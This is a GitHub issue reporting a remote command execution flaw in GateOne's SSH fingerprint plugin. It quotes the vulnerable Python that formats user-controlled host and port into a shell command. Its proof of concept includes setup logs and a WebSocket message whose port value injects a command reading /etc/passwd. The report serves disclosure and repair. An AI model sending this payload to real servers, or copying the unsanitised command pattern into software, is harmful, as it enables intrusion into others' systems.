New issue

Jump to bottom

An RCE Security vulnerability #736

Open glzjin opened this issue on Aug 27, 2019 · 1 comment

glzjin commented on Aug 27, 2019

In this file https://github.com/liftoff/GateOne/blob/master/gateone/applications/terminal/plugins/ssh/ssh.py#L586

There is a command execution and the argument comes from user input.


```
560
561 def get_host_fingerprint(self, settings):
562     """
563     Returns a the hash of the given host's public key by making a remote
564     connection to the server (not just by looking at known_hosts).
565     """
566     out_dict = {}
567     if 'port' not in settings:
568         port = 22
569     else:
570         port = settings['port']
571     if 'host' not in settings:
572         out_dict['result'] = _("Error:  You must supply a 'host'.")
573         message = {'terminal:sshjs_display_fingerprint': out_dict}
574         self.write_message(message)
575     else:
576         host = settings['host']
577     self.ssh_log.debug(
578         "get_host_fingerprint(%s:%s)" % (host, port),
579         metadata={'host': host, 'port': port})
580     out_dict.update({
581         'result': 'Success',
582         'host': host,
583         'fingerprint': None
584     })
585     ssh = which('ssh')
586     command = "%s -p %s -oUserKnownHostsFile=none -F. %s" % (ssh, port, host)
587     m = self.new_multiplex(
588         command,
589         'get_host_key',
590         logging=False) # Logging is false so we don't make tons of silly logs
591     def grab_fingerprint(m_instance, match):
592         out_dict['fingerprint'] = match.splitlines()[-1][:-1]
593         m_instance.terminate()
594         message = {'terminal:sshjs_display_fingerprint': out_dict}
595         self.write_message(message)
596         del m_instance
597     def errorback(m_instance):
598         leftovers = [a.rstrip() for a in m_instance.dump() if a.strip()]
599         out_dict['result'] = _(
600             "Error: Could not determine the fingerprint of %s:%s... '%s'"
601             % (host, port, "\n".join(leftovers)))
602         m_instance.terminate() # Don't leave stuff hanging around!
603         message = {'terminal:sshjs_display_fingerprint': out_dict}
604         self.write_message(message)
605         del m_instance
606     # "The authenticity of host 'localhost (127.0.0.1)' can't be established.\r\nECDSA key fingerprint is 83:f5:b1:f1:d3:8c:b8:
607     m.expect('\n.+fingerprint .+\n',
608         grab_fingerprint, errorback=errorback, preprocess=False)
```

Poc:


1. Deploy a GateOne instance.

#703


```
[jinzhao@192 ~/D/d/GateOne> docker run -it --name=gateone -p 1443:8000 liftoff/gateone bash

[root@5b41873344cc:/# pip install tornado==4.5.3
Collecting tornado==4.5.3
  Downloading https://files.pythonhosted.org/packages/e3/7b/e29ab3d51c8df66922fea216e2bddfcb6430fb29620e5165b16a216e0d3c/tornado-4
.5.3.tar.gz (484kB)
    100% |################################| 491kB 2.2MB/s
Requirement already satisfied (use --upgrade to upgrade): singledispatch in /usr/local/lib/python2.7/dist-packages (from tornado==
4.5.3)
Requirement already satisfied (use --upgrade to upgrade): certifi in /usr/local/lib/python2.7/dist-packages (from tornado==4.5.3)
Requirement already satisfied (use --upgrade to upgrade): backports_abc>=0.4 in /usr/local/lib/python2.7/dist-packages (from torna
do==4.5.3)
Requirement already satisfied (use --upgrade to upgrade): six in /usr/local/lib/python2.7/dist-packages (from singledispatch->torn
ado==4.5.3)
Building wheels for collected packages: tornado
  Running setup.py bdist_wheel for tornado ... done
  Stored in directory: /root/.cache/pip/wheels/72/bf/f4/b68fa69596986881b397b18ff2b9af5f8181233aadcc9f76fd
Successfully built tornado
Installing collected packages: tornado
  Found existing installation: tornado 4.5.2
    Uninstalling tornado-4.5.2:
      Successfully uninstalled tornado-4.5.2
Successfully installed tornado-4.5.3
You are using pip version 8.1.1, however version 19.2.3 is available.
You should consider upgrading via the 'pip install --upgrade pip' command.
[root@5b41873344cc:/# gateone
[W 190828 00:26:20 app_terminal:2806] dtach command not found.  dtach support has been disabled.
[I 190828 00:26:20 server:4182] Gate One License: AGPLv3 (http://www.gnu.org/licenses/agpl-3.0.html)
[I 190828 00:26:20 server:4191] Imported applications: Terminal
[I 190828 00:26:20 server:4343] Version: 1.2.0 (20171125154235)
[I 190828 00:26:20 server:4344] Tornado version 4.5.3
[I 190828 00:26:20 server:4364] Connections to this server will be allowed from the following origins: 'localhost:8000 127.0.0.1:8
000 594f279c70b0:8000 172.17.0.3:8000'
[I 190828 00:26:20 server:4388] No SSL certificate found.  One will be generated.
[I 190828 00:26:21 server:3681] No authentication method configured. All users will be ANONYMOUS
[I 190828 00:26:21 server:3762] Loaded global plugins: gateone.plugins.editor, gateone.plugins.help
[I 190828 00:26:21 server:4510] Listening on https://*:8000/
[I 190828 00:26:21 server:4563] Process running with pid 32
```



2. Open the dev tool in your browser, open the GateOne page.




3. Try to create an ssh connection. And watch the WebSocket traffic, wait for the 'terminal:ssh_get_host_fingerprint' command executes.



4. Now we can switch the dev tool to console, and input this JavaScript script to let GateOne WebSocket send Our evil command. We can see that we get the command execution result from the error message.

```
GateOne.ws.send('{"terminal:ssh_get_host_fingerprint":{"host":"node1.buuoj.cn","port":"28030;cat /etc/passwd;"}}')
```



glzjin changed the title ~~A RCE Security vulnerability~~ An RCE Security vulnerability on Aug 29, 2019

neingeist commented on Jan 6

shouldn't this be addressed?

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants